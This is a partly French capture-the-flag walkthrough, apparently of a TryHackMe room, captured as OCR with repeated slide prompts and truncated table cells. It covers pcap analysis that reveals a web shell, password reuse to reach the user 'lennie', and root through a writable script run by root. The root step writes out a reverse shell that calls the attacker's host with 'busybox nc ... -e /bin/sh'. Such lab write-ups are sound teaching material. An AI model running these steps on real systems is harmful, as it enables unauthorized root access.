
```
nc 10.6.38.237 6667 < /incidents/suspicious.pcapng
```

```
# Connection received
```

Analyse de PCAP
Outil: Wireshark




What are the contents of user.txt?




No.	Source	Destination	Protoco	Length	Info
1	192.168.22.139	server-13-32-85-44.mia3.r.c…	TCP	56	55280 → https(443)
2	server-13-32-85-44.mia3.r.c…	192.168.22.139	TCP	62	[TCP ACKed unseen s
3	192.168.22.139	a104-107-60-16.deploy.stati…	TCP		→ http(80) [A
4	192.168.33.1	192.168.33.10	TCP		→ http(80) [A
5	a104-107-60-16.deploy.stati…	192.168.22.139	TCP		ACKed unseen s
6	192.168.33.10	192.168.33.1	TCP		ACKed unseen s
7	192.168.22.139	72.21.91.29	TCP		→ http(80) [A
8	192.168.22.139	a104-107-60-8.deploy.static…	TCP		→ http(80) [A
9	72.21.91.29	192.168.22.139	TCP		ACKed unseen s
10	a104-107-60-8.deploy.static…	192.168.22.139	TCP		ACKed unseen s
11	192.168.22.139	192.168.22.139	TCP		4(4444) → 4093
12	192.168.22.139	192.168.22.139	TCP		→ krb524(4444
13	192.168.22.139	192.168.22.139	TCP		4(4444) → 4093
14	192.168.33.10	192.168.33.1	HTTP		1.1 200 OK (t
15	192.168.33.1	192.168.33.10	TCP		Previous segme
16	192.168.33.1	192.168.33.10	HTTP		favicon.ico HT
17	192.168.33.10	192.168.33.1	TCP		80) → 48974 [A
18	192.168.33.10	192.168.33.1	HTTP		1.1 404 Not Fo
19	192.168.33.1	192.168.33.10	TCP		→ http(80) [A
20	192.168.22.139	server-13-32-85-44.mia3.r.c…	TLSv1…	80	[TCP Previous segme
21	192.168.22.139	server-13-32-85-44.mia3.r.c…	TCP	56	55280 → https(443)
22	192.168.22.139	72.21.91.29	TCP	56	[TCP Previous segme

Analyse de PCAP
Outil: Wireshark




What are the contents of user.txt?




```
GET /files/ftp/shell.php HTTP/1.1
Host: 192.168.33.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


HTTP/1.1 200 OK
Date: Fri, 02 Oct 2020 17:40:21 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 152
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

.............
.0.D.....@.....J7.R.uHni ......:.....u..8..n.:2(.F...f..s....j.AG..T0..`QE9...5..T..
```

Analyse de PCAP
Outil: Wireshark




What are the contents of user.txt?




```
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:40:21 up 20 min,  1 user,  load average: 0.00, 0.03, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
vagrant  pts/0    10.0.2.2         17:21    1:09   0.54s  0.54s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Analyse de PCAP
Outil: Wireshark




What are the contents of user.txt?

Login to answer..




```
cd home

cd home
www-data@startup:/home$
cd lennie

cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
ls

ls
lennie
www-data@startup:/home$
cd lennie

cd lennie
bash: cd: lennie: Permission denied
```



```
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
sudo -l

sudo -l
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3


Sorry, try again.
[sudo] password for www-data:



Sorry, try again.
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3


sudo: 3 incorrect password attempts
www-data@startup:/home$
cat /etc/passwd
```

Élévation de privilèges
www-data ⇒ lennie




What are the contents of user.txt?

```
su lennie # password: c4ntg3t3n0ughsp1c3
```

```
lennie@startup:/$
```

```
ssh lennie@10.10.46.196 # password: c4ntg3t3n0ughsp1c3
```

Flag user.txt



What are the contents of user.txt?


```
ls -la
```

```
drwx------ 5 lennie lennie 4096 Mar 15 19:07 .
drwxr-xr-x 3 root   root   4096 Nov 12  2020 ..
-rw------- 1 lennie lennie         3 Mar 15 19:07 .bash_history
drwx------ 2 lennie lennie 4096 Mar 15 19:07 .cache
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root   root   4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt
```

```
cat user.txt
```

```
THM{...}
```


Élévation de privilèges
lennie ⇒ root



What are the contents of root.txt?


Élévation de privilèges

```
ls -AlR
```



```
-rw------- 1 lennie lennie    3 Mar 15 19:07 .bash_history
drwx------ 2 lennie lennie 4096 Mar 15 19:07 .cache
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root   root   4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt

./Documents:
total 12
-rw-r--r-- 1 root root 139 Nov 12  2020 concern.txt
-rw-r--r-- 1 root root  47 Nov 12  2020 list.txt
-rw-r--r-- 1 root root 101 Nov 12  2020 note.txt

./scripts:
total 8
-rwxr-xr-x 1 root root 77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root root  1 Mar 15 19:13 startup_list.txt
```

Élévation de privilèges
lennie ⟹ root



What are the contents of root.txt?

Login to answer..


```
cat scripts/planner.sh
```

```
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
```

```
ls -l /etc/print.sh
```

```
-rwx------ 1 lennie lennie 25 Nov 12  2020 /etc/print.sh
```

Élévation de privilèges
lennie ⇒ root



What are the contents of root.txt?

```
cat /etc/print.sh
```

```
#!/bin/bash
echo "Done!"
```

```
nano /etc/print.sh
```

```
#!/bin/bash
id > /tmp/test_id.txt
```




What are the contents of root.txt?

Élévation de privilèges
lennie ⟹ root

```
watch ls -lA /tmp
```

```
Every 2.0s: ls -lA /tmp/
...
```

Élévation de privilèges lennie ⇒ root




What are the contents of root.txt?

Login to answer..

```
wa
```

```
Every
...
```

Élévation de privilèges
lennie ⇒ root



What are the contents of root.txt?


```
watch ls -lA /tmp
```

```
Every 2.0s: ls -lA /tmp/
...
```

```
cat /tmp/test_id.txt
```

```
uid=0(root) gid=0(root) groups=0(root)
```

Élévation de privilèges
lennie ⇒ root




What are the contents of root.txt?

```
nano /etc/print.sh
```

```
#!/bin/bash
busybox nc 10.6.38.237 6666 -e /bin/sh
```

```
nano /etc/print.sh
```

```
#!/bin/bash
id > /tmp/test_id.txt
```




What are the contents of root.txt?

Login to answer..

Élévation de privilèges lennie ⇒ root

```
# Machine Attaquante
```

```
nc -lvnp 6666
```




```
# Connection received
```

```
# Machine Cible
```

```
nano /etc/print.sh
```

```
#!/bin/bash
busybox nc 10.6.38.237 6666 -e /bin/sh
```

Flag root.txt



What are the contents of root.txt?

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
ls
```

```
root.txt
```

```
cat root.txt
```

```
THM{...}
```

Questions ?